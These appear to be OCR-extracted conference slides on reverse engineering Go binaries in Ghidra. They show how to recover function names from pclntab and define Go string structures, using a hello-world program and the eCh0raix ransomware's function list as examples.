On the right, there is a "Memory Map - Image Base: 00400000" window titled "Memory Blocks". It lists various memory segments with their start and end addresses and permissions (R, W, X, Volatile, Initialized). The ".rdata" segment is highlighted with a red box, showing it starts at 004a7000 and ends at 005547ff. Other segments listed include Headers, .text, .data, .idata, .reloc, and .symtab.

Name	Start	End	R	W	X	Volatile	Initialized
Headers	00400000	004005ff	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
.text	00401000	004a69ff	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
.rdata	004a7000	005547ff	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
.data	00555000	0056a3ff	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
.data	0056a400	0059f767	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
.idata	005a0000	005a05ff	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
.reloc	005a1000	005a8bff	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
.symtab	005a9000	005a91ff	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>

Recover function names

pcIntab

- Function metadata

```
struct Func
{
    uintptr entry; // start pc
    int32 name; // name (offset to C string)    Function name offset
    int32 args; // size of arguments passed to function
    int32 frame; // size of function frame, including saved caller PC
    int32 pcsp; // pcsp table (offset to pcvalue table)
    int32 pcfile; // pcfile table (offset to pcvalue table)
    int32 pcln; // pcln table (offset to pcvalue table)
    int32 nfuncdata; // number of entries in funcdata list
    int32 npcdata; // number of entries in pcdata list
};
```

Recover function names


Idea

Function name recovery steps:

- Locate pclntab structure
- Extract function addresses
- Find function name offsets

```
//  
// .gopclntab  
// SHT_PROGBITS [0x4dfa80 - 0x53fda0]  
// ram: 004dfa80-0053fda0  
//  
// DAT_004dfa80
```

004dfa80	fb	??	FBh
004dfa81	ff	??	FFh
004dfa82	ff	??	FFh
004dfa83	ff	??	FFh
004dfa84	00	??	00h
004dfa85	00	??	00h
004dfa86	01	??	01h
004dfa87	08	??	08h
004dfa88	ef	??	EFh
004dfa89	06	??	06h
004dfa8a	00	??	00h
004dfa8b	00	??	00h
004dfa8c	00	??	00h
004dfa8d	00	??	00h
004dfa8e	00	??	00h
004dfa8f	00	??	00h



Recover function names

Executing our script

Label	Location	Function Sign...	Function Size
FUN_00401000	00401000	undefined F...	78
FUN_00401060	00401060	undefined F...	1877
FUN_004017c0	004017c0	undefined F...	53
FUN_00401800	00401800	undefined F...	1029
FUN_00401c20	00401c20	undefined F...	27
FUN_00401c40	00401c40	undefined F...	17
FUN_00401c80	00401c80	undefined F...	165
FUN_00401de0	00401de0	undefined F...	119
FUN_00401e60	00401e60	undefined F...	26
thunk_FUN_00401e60	00401e80	thunk undef...	5
thunk_FUN_00401ee0	00401ea0	thunk undef...	5
FUN_00401ec0	00401ec0	undefined F...	12
FUN_00401ee0	00401ee0	undefined F...	14
FUN_00402180	00402180	undefined F...	599
FUN_004022e0	004022e0	undefined F...	354
FUN_00402480	00402480	undefined F...	303
FUN_00402580	00402580	undefined F...	282
FUN_004026a0	004026a0	undefined F...	284
FUN_004027c0	004027c0	undefined F...	110
FUN_00402840	00402840	undefined F...	110
FUN_004028c0	004028c0	undefined F...	376
FUN_00402a40	00402a40	undefined F...	368
FUN_00402bc0	00402bc0	undefined F...	1640
FUN_004035a0	004035a0	undefined F...	272
FUN_004036c0	004036c0	undefined F...	280

Label	Location	Func...	Func...
fmt.(*pp).badVerb	00492f40	und...	1649
fmt.(*pp).fmtBool	004935c0	und...	111
fmt.(*pp).fmt0x64	00493640	und...	149
fmt.(*pp).fmtInteger	004936e0	und...	820
fmt.(*pp).fmtFloat	00493a20	und...	408
fmt.(*pp).fmtComplex	00493bc0	und...	583
fmt.(*pp).fmtString	00493e20	und...	457
fmt.(*pp).fmtBytes	00494000	und...	2303
fmt.(*pp).fmtPointer	00494900	und...	1358
fmt.(*pp).catchPanic	00494e60	und...	1534
fmt.(*pp).handleMethods	00495460	und...	1748
fmt.(*pp).printArg	00495b40	und...	2348
fmt.(*pp).printValue	004964a0	und...	9767
fmt.intFromArg	00498b00	und...	529
fmt.parseArgNumber	00498d20	und...	293
fmt.(*pp).argNumber	00498e60	und...	278
fmt.(*pp).badArgNum	00498f80	und...	367
fmt.(*pp).missingArg	00499100	und...	367
fmt.(*pp).doPrintf	00499280	und...	4490
fmt.glob.func1	0049aa20	und...	84
fmt.init	0049a480	und...	197
type..eq(fmt fmt)	0049a560	und...	172
main.main	0049a620	und...	112

Recover function names

Real world example – eCh0raix

Label	Location	Function Signature	Function Size
FUN_08049000	08049000	undefined FUN_08...	135
FUN_08049090	08049090	undefined FUN_08...	268
thunk_FUN_08049d30	080491a0	thunk undefined ...	5
thunk_FUN_08049d30	080491b0	thunk undefined ...	5
thunk_FUN_08049dc0	080491c0	thunk undefined ...	5
thunk_FUN_08049e10	080491d0	thunk undefined ...	5
thunk_FUN_08049e10	080491e0	thunk undefined ...	5
thunk_FUN_08049e30	080491f0	thunk undefined ...	5
thunk_FUN_08049d10	08049200	thunk undefined ...	5
thunk_FUN_08049d10	08049210	thunk undefined ...	5
thunk_FUN_08049ee0	08049220	thunk undefined ...	5
thunk_FUN_08049d10	08049230	thunk undefined ...	5
thunk_FUN_08049d20	08049240	thunk undefined ...	5
thunk_FUN_08049ed0	08049250	thunk undefined ...	5
thunk_FUN_08049ed0	08049260	thunk undefined ...	5
thunk_FUN_08049ed0	08049270	thunk undefined ...	5
FUN_08049280	08049280	undefined FUN_08...	57
FUN_080492c0	080492c0	undefined FUN_08...	462
FUN_08049490	08049490	undefined FUN_08...	80

Label	Location	Function Signature	Function Size
os/exec.ExitError.Str...	08208510	undefined os/exe...	1
os/exec.ExitError.Svs	08208560	undefined os/exe...	1
main.getInfo	082085b0	undefined main.g...	1527
main.checkReadme...	08208bb0	undefined main.c...	144
main.init.0	08208c40	undefined main.i...	715
main.main	08208f10	undefined main.m...	1032
main.randSeq	08209320	undefined main.r...	254
main.in	08209420	undefined main.i...	134
main.writemessage	082094b0	undefined main.w...	346
main.chDir	08209610	undefined main.c...	752
main.encrypt	08209900	undefined main.e...	1999
main.makesecret	0820a0d0	undefined main.m...	399
main.main.funcl	0820a260	undefined main.m...	502
main.init	0820a460	undefined main.i...	179
golang.org/x/net/pro...	0820a520	undefined golang...	110
type..hash.main.Info	0820a590	undefined type.....	83
type..eq.main.Info	0820a5f0	undefined type.....	143
type..hash.[604]string	0820a680	undefined type.....	83
type..eq.[604]string	0820a6e0	undefined type.....	138

Recover function names

Challenges

- Undefined function name strings

```
*****  
*          FUNCTION          *  
*****  
undefined FUN_08184fa0(undefined4 param_1, undefined4 pa...  
    AL:1      <RETURN>  
    Stack[0x4]:4  param_1           XREF[1]: 08184fc7(R)  
    undefined4        param_2           XREF[2]: 08184fd8(R),  
                                         0818501d(R)  
    undefined4        param_3           XREF[2]: 08184ff0(R),  
                                         0818500b(R)  
    undefined4        param_4           XREF[1]: 08184fdf(R)  
    undefined4        param_5           XREF[1]: 08184ff7(R)  
    undefined4        param_6           XREF[1]: 08184ffe(W)  
    undefined4        local_4            XREF[1]: 08184fc3(R)  
    undefined4        local_8            XREF[1]: 08184fb8(*)  
    FUN_08184fa0           XREF[2]: 0818502f(c),  
                                         log.init:08186012(c)  
  
08184fa0 65 8b 0d    MOV     ECX,dword ptr GS:[0x0]  
00 00 00 00  
08184fa7 8b 89 fc    MOV     ECX,dword ptr [ECX + 0xffffffffc]  
ff ff ff
```

083aa0e4	6c	??	6Ch	l
083aa0e5	6f	??	6Fh	o
083aa0e6	67	??	67h	g
083aa0e7	2e	??	2Eh	.
083aa0e8	4e	??	4Eh	N
083aa0e9	65	??	65h	e
083aa0ea	77	??	77h	w
083aa0eb	00	??	00h	

```
func_name = getDataAt(name_address)  
  
#Try to define function name string.  
if func_name is None:  
    try:  
        func_name = createAsciiString(name_address)  
    except:  
        print "ERROR: No name"  
        continue
```

Recover function names

Challenges

- Ghidra analysis renames functions to incorrect name

The screenshot shows the Ghidra software interface with two main windows:

- Listing: hello_go** window:
 - Shows assembly code for the `reflect.` function.
 - Annotations highlight several labels:
 - `reflect. (*funcType)NumOut`
 - `undefined reflect.(undefined param_1, undefined param_2,...)`
 - `reflect.(*funcType).NumOut`
 - `reflect.`
 - Registers and memory dump tabs are visible at the top.

Functions - 1790 items window:

Label	Location	Function Signature	Function S...
reflect.	00486f40	undefined reflect.(und...	81
reflect.	00486fa0	undefined reflect.(und...	25
reflect.	00486fc0	undefined reflect.(und...	26
reflect.	00486fe0	undefined reflect.(und...	26
reflect.	00487000	undefined reflect.(und...	26
reflect.	00487020	undefined reflect.(und...	26
reflect.	00487040	undefined reflect.(und...	25
reflect.	00487060	undefined reflect.(und...	25
reflect.	00487080	undefined reflect.(und...	26
reflect.	004870a0	undefined reflect.(und...	25
reflect.	004870c0	undefined reflect.(und...	26
reflect.	004870e0	undefined reflect.(und...	26
reflect.	004871a0	undefined reflect.(und...	26
reflect.	004871c0	undefined reflect.(und...	22
reflect.	004871e0	undefined reflect.(und...	26
reflect.	00487200	undefined reflect.(und...	26
reflect.	00487220	undefined reflect.(und...	22
reflect.	00487240	undefined reflect.(und...	22
reflect.	00487260	undefined reflect.(und...	25
reflect.	00487280	undefined reflect.(und...	77
reflect.	004872e0	undefined reflect.(und...	26
reflect.	00487300	undefined reflect.(und...	77
reflect.	00487360	undefined reflect.(und...	85

Recover function names

Challenges

- Ghidra analysis renames functions to incorrect name

The screenshot shows the Ghidra interface with two main windows: 'Listing' and 'Functions'.

Listing Window: Displays assembly code for the file 'hello_go'. Several function names are highlighted with red boxes:

- reflect. (*funcType)NumOut
- undefined reflect.(undefined param_1, undefined param_2,...)
- reflect.(*funcType).NumOut
- reflect.

Functions Window: Shows a table of 1790 items. The 'Label' column lists many entries starting with 'reflect.', which are also highlighted with red boxes. The table includes columns for 'Label', 'Location', 'Function Signature', and 'Function S...'. A red box highlights the first few entries in the 'Label' column.

Label	Location	Function Signature	Function S...
reflect.	00486f40	undefined reflect.(und...	81
reflect.	00486fa0	undefined reflect.(und...	25
reflect.	00486fc0	undefined reflect.(und...	26
reflect.	00486fe0	undefined reflect.(und...	26
reflect.	00487000	undefined reflect.(und...	26
reflect.	00487020	undefined reflect.(und...	26
reflect.	00487040	undefined reflect.(und...	25
reflect.	00487060	undefined reflect.(und...	25
reflect.	00487080	undefined reflect.(und...	26
reflect.	004870a0	undefined reflect.(und...	25
reflect.	004870c0	undefined reflect.(und...	26
reflect.	004870e0	undefined reflect.(und...	26
reflect.	004871a0	undefined reflect.(und...	26
reflect.	004871c0	undefined reflect.(und...	22
reflect.	004871e0	undefined reflect.(und...	26
reflect.	00487200	undefined reflect.(und...	26
reflect.	00487220	undefined reflect.(und...	22
reflect.	00487240	undefined reflect.(und...	22
reflect.	00487260	undefined reflect.(und...	25
reflect.	00487280	undefined reflect.(und...	77
reflect.	004872e0	undefined reflect.(und...	26
reflect.	00487300	undefined reflect.(und...	77
reflect.	00487360	undefined reflect.(und...	85

ghidra1 commented 13 hours ago • edited

It appears this may be resolved for Ghidra 9.2 as it currently exists in the master branch.

Hello World Strings in Ghidra

C vs Go

Location	String Value	String Represent...	Data Type
.strtab::00000149	__libc_start_main@@GLIBC_2.2.5	"__libc_start_main..."	ds
.strtab::00000168	_data_start	"_data_start"	ds
.strtab::00000175	_gmon_start_	"_gmon_start_"	ds
.strtab::00000184	_dso_handle	"_dso_handle"	ds
.strtab::00000191	_IO_stdin_used	"_IO_stdin_used"	ds
.strtab::000001a0	__libc_csu_init	"__libc_csu_init"	ds
.strtab::000001b0	_bss_start	"_bss_start"	ds
.strtab::000001bc	main	"main"	ds
.strtab::000001c1	_TMC_END_	"_TMC_END_"	ds
.strtab::000001cd	_ITM_registerTMCloneTable	"_ITM_registerTM..."	ds
.strtab::000001e7	_cxa_finalize@@GLIBC_2.2.5	"_cxa_finalize@..."	ds
00100001	ELF	"ELF"	ds
00100318	/lib64/ld-linux-x86-64.so.2	"/lib64/ld-linux-x8..."	ds
00100471	libc.so.6	"libc.so.6"	ds
0010047b	puts	"puts"	ds
00100480	_cxa_finalize	"_cxa_finalize"	ds
0010048f	__libc_start_main	"__libc_start_main"	ds
001004a1	GLIBC_2.2.5	"GLIBC_2.2.5"	ds
001004ad	_ITM_deregisterTMCloneTable	"_ITM_deregister..."	ds
001004c9	_gmon_start_	"_gmon_start_"	ds
001004d8	_ITM_registerTMCloneTable	"_ITM_registerTM..."	ds
00102004	Hello, Hacktivity!	"Hello, Hacktivity!"	ds
00102069	zR	"zR"	ds

Location	String Value	String Represent...	Data Type
.shstrtab::00000001	.text	".text"	ds
.shstrtab::00000007	.noprtdata	".noprtdata"	ds
.shstrtab::00000012	.data	".data"	ds
.shstrtab::00000018	.bss	".bss"	ds
.shstrtab::0000001d	.noprbbss	".noprbbss"	ds
.shstrtab::00000027	_libfuzzer_extra_counters	"_libfuzzer_extra..."	ds
.shstrtab::00000042	.go.buildinfo	".go.buildinfo"	ds
.shstrtab::00000050	.note.go.buildid	".note.go.buildid"	ds
.shstrtab::00000061	.elfdata	".elfdata"	ds
.shstrtab::0000006a	.rodata	".rodata"	ds
.shstrtab::00000072	.typelink	".typelink"	ds
.shstrtab::0000007c	.itablink	".itablink"	ds
.shstrtab::00000086	.gosymtab	".gosymtab"	ds
.shstrtab::00000090	.gopclntab	".gopclntab"	ds
.shstrtab::0000009b	.symtab	".symtab"	ds
.shstrtab::000000a3	.strtab	".strtab"	ds
.shstrtab::000000ab	.debug_abbrev	".debug_abbrev"	ds
.shstrtab::000000b9	.zdebug_abbrev	".zdebug_abbrev"	ds
.shstrtab::000000c8	.debug_frame	".debug_frame"	ds
.shstrtab::000000d5	.zdebug_frame	".zdebug_frame"	ds
.shstrtab::000000e3	.debug_info	".debug_info"	ds
.shstrtab::000000ef	.zdebug_info	".zdebug_info"	ds
.shstrtab::000000fc	.debug_loc	".debug_loc"	ds

70 defined strings vs 6540 defined strings

Hello World Strings in Ghidra

C vs Go

Location	String Value	String Represent...	Data Type
.strtab::00000149	__libc_start_main@@GLIBC_2.2.5	"__libc_start_main..."	ds
.strtab::00000168	__data_start	"__data_start"	ds
.strtab::00000175	__gmon_start__	"__gmon_start__"	ds
.strtab::00000184	__dso_handle	"__dso_handle"	ds
.strtab::00000191	__IO_stdin_used	"__IO_stdin_used"	ds
.strtab::000001a0	__libc_csu_init	"__libc_csu_init"	ds
.strtab::000001b0	__bss_start	"__bss_start"	ds
.strtab::000001bc	main	"main"	ds
.strtab::000001c1	__TMC_END__	"__TMC_END__"	ds
.strtab::000001cd	_ITM_registerTMCloneTable	"_ITM_registerTM..."	ds
.strtab::000001e7	__cxa_finalize@@GLIBC_2.2.5	"__cxa_finalize@..."	ds
00100001	ELF	"ELF"	ds
00100318	/lib64/ld-linux-x86-64.so.2	"/lib64/ld-linux-x8..."	ds
00100471	libc.so.6	"libc.so.6"	ds
0010047b	puts	"puts"	ds
00100480	__cxa_finalize	"__cxa_finalize"	ds
0010048f	__libc_start_main	"__libc_start_main"	ds
001004a1	GLIBC_2.2.5	"GLIBC_2.2.5"	ds
001004ad	_ITM_deregisterTMCloneTable	"_ITM_deregisterTM..."	ds
001004c9	__gmon_start__	"__gmon_start__"	ds
001004d0	_ITM_registerTMCloneTable	"_ITM_registerTM..."	ds
00102004	Hello, Hacktivity!	"Hello, Hacktivity!"	ds
00102009	ZR	"ZR"	ds

Location	String value	String Represent...	Data Type
Defined Strings - 0 items (of 6540)			

Filter: **hacktivity**

No “hacktivity” in Go

Hello World Strings

C vs Go

C:

“Hello, Hacktivity!” is easy to find

```
pad0rka in hacktivity2020 % strings hello_c | grep Hacktivity
Hello, Hacktivity!
```

Go:

“hello hacktivity” is part of a huge string

```
pad0rka in hacktivity2020 % strings hello_go | grep hacktivity
object is remotepacer: H_m_prev=reflect mismatchremote I/O errorruntime: g: g=runtime: addr = runtime: base = runtime: gp: gp=runtime: head = runtime: ne
lems=schedule: in cgosigaction failedtime: bad [0-9]*workbuf is empty initialHeapLive= spinningthreads=, s.searchAddr = 0123456789ABCDEFX0123456789abcdefx1
192092895507812559604644775390625: missing method GC assist markingOld_North_ArabianOld_South_ArabianOther_ID_ContinueSIGBUS: bus errorSIGCONT: continueSIG
INT: interruptSentence_TerminalUnified_Ideographbad TinySizeClassdebugPtrmask.lockentersyscallblockexec format errorfutexwakeup addr=g already scannedgloba
lAlloc.mutexlocked m0 woke upmark - bad statusmarkBits overflowno data availablenotetsleepg on g0permission deniedreflect.Value.Intreflect.Value.Lenreflect
: New(nil)reflect: call of runtime/internal/runtime: level = runtime: nameOff runtime: next_gc=runtime: pointer runtime: summary[runtime: textOff runtime:
typeOff scanobject n == 0select (no cases)stack: frame={sp:swept cached spanthread exhaustionunknown caller pcwait for GC cyclewrong medium type but memor
y size because dotdotdot to non-Go memory , locked to thread298023223876953125Caucasian_AlbanianRFS specific errorRegional_IndicatorVariation_Selectorbad
lfnode addressbad manualFreeListconnection refusedfake timeState.lockfile name too longforEachP: not donegarbage collection]hello, hacktivity
```

String Representation

C vs Go

C

- sequence of characters terminated with a null character

Go

- sequence of bytes with a fixed length
- not null terminated
- str – sequence of bytes
- len – number of bytes
- <https://golang.org/src/runtime/string.go>
- Large string blobs from concatenated strings until null character
- Ghidra has a hard time defining strings in Go binaries

```
type stringStruct struct {
    str unsafe.Pointer
    len int
}
```

Idea: help Ghidra to find string structures

- Static vs dynamic allocation
- Per architecture (different instruction set)
- Multiple solution within one architecture
- Possible changes per Go version (for our tests we used go version 1.11 and above)

Dynamically allocated string structure

x86

- String structures can be allocated runtime
- Several different scenarios
- Let's look at the Hello World examples again

```
00102004 48 65 6c          s_Hello,_Hacktivity!_00102004
                      ds      "Hello, Hacktivity!"
                      6c 6f 2c
                      20 48 61 ...
XREF[1]:      main:00101151(*)
```

The screenshot shows the Immunity Debugger interface with the assembly view open. The assembly window title is "Listing: hello_c". The assembly code for the `main` function is as follows:

```
***** FUNCTION *****
undefined main()
AL:1 <RETURN>
main
00101149 f3 0f 1e fa    ENDBR64
0010114d 55              PUSH   RBP
0010114e 48 89 e5        MOV    RBP,RSP
00101151 48 8d 3d        LEA    RDI,[s_Hello,_Hacktivity!_00102004]
                          ac 0e 00 00
00101158 e8 f3 fe        CALL   puts
                          ff ff
0010115d b8 00 00        MOV    EAX,0x0
                          00 00
00101162 5d              POP    RBP
00101163 c3              RET
```

Annotations in the assembly window include:

- A green callout points to the string `s_Hello,_Hacktivity!_00102004` with the text "XREF[3] : Entry Point(*), _start:00101081(*), 00102044".
- A green callout points to the instruction `LEA RDI,[s_Hello,_Hacktivity!_00102004]` with the text "XREF[1]: main:00101151(*)".

Dynamically allocated string structure

x86

		main.main	XREF[4]:	Entry Point(*), runtime.main:00434907... 0049a68e(c), 004c5b50(*)
0049a620	64 48 8b 0c 25 f8 ff ff ff	MOV RCX,qword ptr FS:[0xfffffffff8]		
0049a629	48 3b 61 10	CMP RSP,qword ptr [RCX + 0x10]		
0049a62d	76 5a	JBE LAB_0049a689		
0049a62f	48 83 ec 58	SUB RSP,0x58		
0049a633	48 89 6c 24 50	MOV qword ptr [RSP + local_8],RBP		
0049a638	48 8d 6c 24 50	LEA RBP=>local_8,[RSP + 0x50]		
0049a63d	48 8b 05 4c b3 0b 00	MOV RAX,qword ptr [os.Stdout]		
0049a644	48 8d 0d 95 2e 04 00	LEA RCX,[go.itab.*os.File.io.Writer]		
0049a64b	48 89 0c 24	MOV qword ptr [RSP]=>local_58,RCX=>go.itab.*os.File.io.Writer		
0049a64f	48 89 44 24 08	MOV qword ptr [RSP + local_50],RAX		
0049a654	48 8d 05 e2 55 02 00	LEA RAX,[DAT_004bfc3d]		
0049a65b	48 89 44 24 10	MOV qword ptr [RSP + local_48],RAX=>DAT_004bfc3d		
0049a660	48 c7 44 24 18 12 00 00 00	MOV qword ptr [RSP + local_40],0x12		
0049a669	48 c7 44 24 20 00 00 00 00	MOV qword ptr [RSP + local_38],0x0		
0049a672	0f 57 c0	XORPS XMM0,XMM0		
0049a675	0f 11 44 24 28	MOVUPS xmmword ptr [RSP + local_30],XMM0		
0049a67a	e8 e1 82	CALL fmt.Fprintf		

Dynamically allocated string structure

x86

main.main				XREF[4]:	Entry Point(*), runtime.main:00434907... 0049a68e(c), 004c5b50(*)				
0049a620	64 48 8b	MOV	RCX,qword ptr FS:[0xfffffffff8]						DAT_004bfc3d
	0c 25 f8		ff ff ff						
0049a629	48 3b 61 10	CMP	RSP,qword ptr [RCX + 0x10]						004bfc3d 08 ?? 68h h
0049a62d	76 5a	JBE	LAB_0049a689						004bfc3e 65 ?? 65h e
0049a62f	48 83 ec 58	SUB	RSP,0x58						004bfc3f 6c ?? 6Ch l
0049a633	48 89 6c	MOV	qword ptr [RSP + local_8],RBP						004bfc40 6c ?? 6Ch l
	24 50								004bfc41 6f ?? 6Fh o
0049a638	48 8d 6c	LEA	RBP=>local_8,[RSP + 0x50]						004bfc42 2c ?? 2Ch ,
	24 50								004bfc43 20 ?? 20h
0049a63d	48 8b 05	MOV	RAX,qword ptr [os.Stdout]						004bfc44 68 ?? 68h h
	4c b3 0b 00								004bfc45 61 ?? 61h a
0049a644	48 8d 0d	LEA	RCX,[go.itab.*os.File.io.Writer]						004bfc46 63 ?? 63h c
	95 2e 04 00								004bfc47 6b ?? 68h k
0049a64b	48 89 0c 24	MOV	qword ptr [RSP]=>local_58,RCX=>go.itab.*os.File.io.Writer						004bfc48 74 ?? 74h t
0049a64f	48 89 44	MOV	qword ptr [RSP + local_50],RAX						004bfc49 69 ?? 69h i
	24 08								004bfc4a 76 ?? 76h v
0049a654	48 8d 05	LEA	RAX,[DAT_004bfc3d]						004bfc4b 69 ?? 69h i
	e2 55 02 00								004bfc4c 74 ?? 74h t
0049a65b	48 89 44	MOV	qword ptr [RSP + local_48],RAX=>DAT_004bfc3d						004bfc4d 79 ?? 79h y
	24 10								004bfc4e 0a ?? 0Ah
0049a660	48 c7 44	MOV	qword ptr [RSP + local_40],0x12						
	24 18 12								
	00 00 00								
0049a669	48 c7 44	MOV	qword ptr [RSP + local_38],0x0						
	24 20 00								
	00 00 00								
0049a672	0f 57 c0	XORPS	XMM0,XMM0						
0049a675	0f 11 44	MOVUPS	xmmword ptr [RSP + local_30],XMM0						
	24 28								
0049a67a	e8 e1 82	CALL	fmt.Fprintf						

Length

Dynamically allocated string structure

x86

- Search for these instructions and define strings

```
#x86
#LEA REG, [STRING_ADDRESS]
#MOV [ESP + ...], REG
#MOV [ESP + ...], STRING_SIZE
```

08208bdc	8d 05 0e de 27 08	LEA	EAX,[DAT_0827de0e]
08208be2	89 44 24 0c	MOV	dword ptr [ESP + local_10],EAX=>DAT_0827de0e
08208be6	c7 44 24 10 17 00	MOV	dword ptr [ESP + local_c],0x17

```
#x86_64
#LEA REG, [STRING_ADDRESS]
#MOV [RSP + ...], REG
#MOV [RSP + ...], STRING_SIZE
```

0049a654	48 8d 05 e2 55 02 00	LEA	RAX,[DAT_004bfcc3d]
0049a65b	48 89 44 24 10	MOV	qword ptr [RSP + local_48],RAX=>DAT_004bfcc3d
0049a660	48 c7 44 24 18 12	MOV	qword ptr [RSP + local_40],0x12

Dynamically allocated string structure

x86

- Results after executing the script

```
0049a654 48 8d 05      LEA      RAX,[s_hello,_hacktivity_004bfcc3d]
                    e2 55 02 00
0049a65b 48 89 44      MOV      qword ptr [RSP + local_48],RAX=>s_hello,_hacktivity_004bfcc3d
                    24 10
0049a660 48 c7 44      MOV      qword ptr [RSP + local_40].0x12
                    24 18 12
                    00 00 00
0049a669 48 c7 44      MOV      qword ptr [RSP + local_38].0x0
                    24 20 00
                    00 00 00
0049a672 0f 57 c0      XORPS   XMMO,XMMO
0049a675 0f 11 44      MOVUPS  xmmword ptr [RSP + local_30],XMMO
                    24 28
0049a67a e8 e1 82      CALL    fmt.Fprintf
                    ff ff
```

s_hello,_hacktivity_004bfcc3d XREF[2] : main.main:0049a654(*)...
main.main:0049a65b(*)...
004bfcc3d 68 65 6c ds "hello, hacktivity\n"
6c 6f 2c
20 68 61 ...

Defined Strings - 1 items (of 7498)			
Location	String Value	String Represent...	Data Type
004bfcc3d	hello, hacktivity	"hello, hacktivity\n"	ds

Filter:

Dynamically allocated string structure

x86

- After executing our script the number of defined strings grew from 9719 to 11213

main.checkReadmeExists		XREF[2]:	08208c3b(c), main.init.0:08208cda(c)	
08208bb0	65 8b 0d 00 00 00 00	MOV	ECX,dword ptr GS:[0x0]	
08208bb7	8b 89 fc ff ff ff	MOV	ECX,dword ptr [ECX + 0xffffffffc]	
08208bbd	3b 61 08	CMP	ESP,dword ptr [ECX + 0x8]	main.checkReadmeExists
08208bc0	76 74	JBE	LAB_08208c36	XREF[2]:
08208bc2	83 ec 1c	SUB	ESP,0x1c	08208c3b(c), main.init.0:08208cda(c)
08208bc5	c7 04 24 00 00 00 00	MOV	dword ptr [ESP]=>local_lc,0x0	
08208bcc	8b 44 24 20	MOV	EAX,dword ptr [ESP + param_1]	08208bb0
08208bd0	89 44 24 04	MOV	dword ptr [ESP + local_18],EAX	65 8b 0d 00 00 00 00
08208bd4	8b 44 24 24	MOV	EAX,dword ptr [ESP + param_2]	MOV
08208bd8	89 44 24 08	MOV	dword ptr [ESP + local_14],EAX	ECX,dword ptr GS:[0x0]
08208bd	8d 05 0e de 27 08	LEA	EAX,[DAT_0827de0e]	08208bb7
08208be2	89 44 24 0c	MOV	dword ptr [ESP + local_10],EAX=>DAT_0827de0e	8b 89 fc ff ff ff
08208be6	c7 44 24 10 17 00 00 00	MOV	dword ptr [ESP + local_c],0x17	3b 61 08 76 74 83 ec 1c c7 04 24 00 00 00 00
08208bee	e8 dd c1 e7 ff	CALL	runtime.concatstring2	08208bcc 8b 44 24 20 08208bd0 89 44 24 04 08208bd4 8b 44 24 24 08208bd8 89 44 24 08 08208bcd 8d 05 0e de 27 08 08208be2 89 44 24 0c 08208be6 c7 44 24 10 17 00 00 00 08208bee
				EAX,dword ptr [ESP + param_1] dword ptr [ESP + local_18],EAX EAX,dword ptr [ESP + param_2] dword ptr [ESP + local_14],EAX EAX,[s_/_README_FOR_DECRYPT.txt_0827de0e] dword ptr [ESP + local_10],EAX=>s_/_README_FOR_DECRYPT.txt_0827de0e dword ptr [ESP + local_c],0x17 CALL runtime.concatstring2

Dynamically allocated string structure

ARM – before executing the script

```
#ARM, 32-bit
#LDR REG, [STRING_ADDRESS_POINTER]
#STR REG, [SP, ..]
#MOV REG, STRING_SIZE
#STR REG, [SP, ..]
```

001e392c 60 f5 25 00 addr DAT_0025f560

001e35bc	68	23	9f	e5	ldr	r2, [PTR_DAT_001e392c]
001e35c0	10	20	8d	e5	str	r2=>DAT_0025f560, [sp,#local_90]
001e35c4	44	20	a0	e3	mov	r2:#0x44
001e35c8	14	20	8d	e5	str	Length
001e35cc	18	00	8d	e5	str	r2,[sp,#local_8c]
001e35d0	1c	10	8d	e5	str	r0,[sp,#local_88]
001e35d4	44	cc	f9	eb	bl	r1,[sp,#local_84]
						runtime.concatstring3
0025f560	0d	??	??	0Dh		XREF[2]: main.main:001e35c0(*), 001e392c(*)
0025f561	0a	??	??	0Ah		
